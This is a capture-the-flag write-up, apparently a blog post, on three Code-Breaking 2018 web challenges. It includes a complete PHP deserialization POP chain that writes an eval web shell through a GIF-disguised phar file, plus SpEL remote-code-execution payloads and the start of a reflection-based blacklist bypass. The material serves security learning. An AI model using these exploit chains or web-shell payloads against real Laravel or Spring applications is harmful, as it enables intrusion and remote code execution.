Address: https://code-breaking.com/intro/
0x08 picklecode
Hard
First, we need to brush up on format string vulnerability knowledge; see https://blog.csdn.net/wenrennaoda/article/details/107224921


There is indeed a format string vulnerability. So the first step is to exploit this bug to leak Django’s SECRET_KEY, which can be found by setting up the environment locally with PHPCharm
Python Web: flask session & format string vulnerability
Security issues caused by client-side sessions | LeaveSong
https://www.leavesongs.com/PENETRATION/client-session-security.html
Python format string vulnerability (Django as an example)
https://www.leavesongs.com/PENETRATION/python-string-format-vulnerability.html#django
Second, we need to bypass some of pickle’s function restrictions.
0x07 lumenserial
Similar to the Laravel framework; first, analyze the routes:
// code-breaking\2018\lumenserial\cat\app\Http\Controllers\EditorController.php
public function main(Request $request)
    {
        $action = $request->query('action');

        try {
            if (is_string($action) && method_exists($this, "do{$action}")) {
                return call_user_func([$this, "do{$action}"], $request);
            } else {
                throw new FileException('Method error');
            }
        } catch (FileException $e) {
            return response()->json(['state' => $e->getMessage()]);
        }
    }
That is, /server/editor?action=listimage means dolistimage() gets invoked
<?php
protected function doCatchimage(Request $request)
    {
        $sources = $request->input($this->config['catcherFieldName']);//source
        $rets = [];

        if ($sources) {
            foreach ($sources as $url) {
                $rets[] = $this->download($url);
            }
        }

        return response()->json([
            'state' => 'SUCCESS',
            'list' => $rets
        ]);
    }
The purpose of this feature is to use file_gut_contents() to fetch the image, and after the gd library confirms it is an image, save it locally.

The file_gut_contents() function performs a phar deserialization on files using the phar:// protocol. So our current goal becomes finding a POP chain
Finding the POP chain
First, get the full source code. Pull it with conposer install.
Second, pay attention to the target environment. The target environment is PHP 7.2, where the assert function cannot be used,
When migrating older code to PHP 7.2+, you may get E_DEPRECATED warnings for every call to assert() you ever wrote, urging you to not pass the assertion as a string.
See: https://www.php.net/manual/zh/function.assert.php
And the following functions are disabled
disable_functions = system,shell_exec,passthru,exec,popen,proc_open,pcntl_exec,mail,apache_setenv,mb_send_mail,dl,set_time_limit,ignore_user_abort,symlink,link,error_log
Refer to Getting Started with PHP Deserialization: Finding POP Chains (Part 1)

POP chain #1, kingkk is awesome. I still don’t quite understand the call_user_func_array(array($this->generator, $name), $arguments); below — let’s hold that thought for now.
<?php
//
/**
 * @Author: King kaki
 * @Date:   2018-12-03 20:48:26
 * @Last Modified by:   King kaki
 * @Last Modified time: 2018-12-04 21:18:08
 */

namespace Illuminate\Broadcasting{
	class PendingBroadcast{
		function __construct(){
			$this->events = new \Faker\ValidGenerator();
			$this->event = 'kingkk';
		}
	}
}


namespace PHPUnit\Framework\MockObject\Invocation{
	class StaticInvocation{
		function __construct(){
			$this->parameters = array('./k.php','<?php phpinfo();eval($_POST["k"]);?>');
		}
	}
}

namespace PHPUnit\Framework\MockObject\Stub{
	class ReturnCallback{
		function __construct(){
			$this->callback = 'file_put_contents';
		}
	}
}

namespace Faker{
	class ValidGenerator{
		function __construct(){
			$si = new \PHPUnit\Framework\MockObject\Invocation\StaticInvocation();
			$g1 = new \Faker\Generator(array('kingkk' => $si ));
			$g2 = new \Faker\Generator(array("dispatch" => array($g1, "getFormatter")));

			$rc = new \PHPUnit\Framework\MockObject\Stub\ReturnCallback();

			$this->validator = array($rc, "invoke");
			$this->generator = $g2;
			$this->maxRetries = 10000;
		}
	}

	class Generator{
        function __construct($form){
            $this->formatters = $form;
        }
	}

}

	$exp = new Illuminate\Broadcasting\PendingBroadcast();
	print_r(urlencode(serialize($exp)));

	// phar
	$p = new Phar('./k.phar', 0);
    $p->startBuffering();
    $p->setStub('GIF89a<?php __HALT_COMPILER(); ?>');
    $p->setMetadata($exp);
    $p->addFromString('1.txt','text');
    $p->stopBuffering();
Here’s the analysis
First, __construct and __destruct in PendingBroadcast handle the assignment and invocation logic respectively.

In essence, if it were a nested call like $this->events($this->event);, then a plain eval(param) would give RCE — nothing more to say. But that’s not the case: dispatch is involved, so we can either look for a class with a dispatch method to use as a trampoline, or look for a class with an ideal _call method.
(Unfortunately, no such ideal class exists)
Moreover, since command-execution functions can’t be used for RCE directly, we have to consider writing a shell — and for writing shells in PHP, file_put_contents is the best choice, because it doesn’t involve handles.
In fact, call_user_func_array is exactly the tool for this job: as long as we can control its second argument to be an array, it’s a total massacre.


Ref
- https://www.freebuf.com/articles/web/203767.html
- https://www.kingkk.com/2018/11/Code-Breaking-Puzzles-%E9%A2%98%E8%A7%A3-%E5%AD%A6%E4%B9%A0%E7%AF%87/
0x06 javacon
Solution process
The request packet during normal login (username, password parameters)

Let’s look at the source code
io.tricking.challenge.MainController
@PostMapping({"/login"})
  public String login(@RequestParam(value = "username", required = true) String username, @RequestParam(value = "password", required = true) String password, @RequestParam(value = "remember-me", required = false) String isRemember, HttpSession session, HttpServletResponse response) {
    if (this.userConfig.getUsername().contentEquals(username) && this.userConfig.getPassword().contentEquals(password)) {
      session.setAttribute("username", username);
      if (isRemember != null && !isRemember.equals("")) {
        Cookie c = new Cookie("remember-me", this.userConfig.encryptRememberMe());
        c.setMaxAge(2592000);
        response.addCookie(c);
      }
      return "redirect:/";
    }
    return "redirect:/login-error";
  }
Note lines 5-8, which handle the remember-me parameter, so let’s try adding this parameter


Now let’s look at this controllable point https://github.com/phith0n/code-breaking/blob/master/2018/javacon/admin-panel/src/main/java/io/tricking/challenge/MainController.java
The getAdvanceValue function in it parses the incoming expression with SpEL (the red-boxed part)
Search globally for callers
 Found the vulnerability point; the whole parameter-passing logic can be said to be very clear.

So, in summary, the approach boils down to:
The server parses the SpEL expression we input, but since there is an encryption/decryption step in between, we need to encrypt the payload for it to succeed; this encryption process is done locally.
A plain SpEL expression is actually not hard to turn into RCE — any one of the payloads below will do.
new java.lang.ProcessBuilder("calc").start()
T(java.lang.Runtime).getRuntime().exec("calc")
''.getClass().forName('java.lang.Runtime').getRuntime().exec('calc')

    # PoC
    T(Thread).sleep(10000)

The hard part is the blacklist here, which needs to be bypassed

The regex filters java.+lang, Runtime, and exec.+\(
1. Four building blocks for reflection calls in SpEL
First, some groundwork:
- The
**<u>getClass()</u>**method, used to get the class of an object.

Note: you can also use the T marker, i.e. the “class type expression”,
T(String)
- The
**<u>Class.forName()</u>**method initializes the given class. For example,<font style="color:#333333;">Class.forName('java.lang.String')</font>obtains the<font style="color:#333333;">j</font>``<font style="color:#333333;">ava.lang.String</font>class

Note: this method is often used to “hop classes”, i.e. jumping from one class to another. We often use it to implement
String->Runtime
**<u>getMethod(ClassName, parameterTypes)</u>**, obtains the public methods declared by an object.
The first parameter of this method is the name of the method to obtain, and the second parameter parameterTypes is the types of parameters the method accepts.
# two different execMethods
''.getClass().getMethod("run", String.class)
''.getClass().forName('java.lang.Runtime').getMethod("exec", ''.getClass())
If executing exec directly, it should be getRuntime().exec("calc"), but if invoking it via invoke, it should look like this
execMethod.invoke(
	getRuntimeMethod.invoke(null), 		// $1, [object] you are making a method call against
	"param"		 						// $2, [parameter] to your method call
)
**<u>ClazzMethod.invoke(clazz, args)</u>**, calls theClazzMethodmethod of instanceclazz; see the example here.
import java.lang.reflect.Method;

public class TestClassLoad {
  public static void main(String[] args) throws Exception {
    Class<?> clz = Class.forName("A");
    Object obj = clz.newInstance();
    Method met = clz.getMethod("foo", String.class);
    for (int i = 0; i < 16; i++) {
      met.invoke(obj, Integer.toString(i));
    }
  }
}
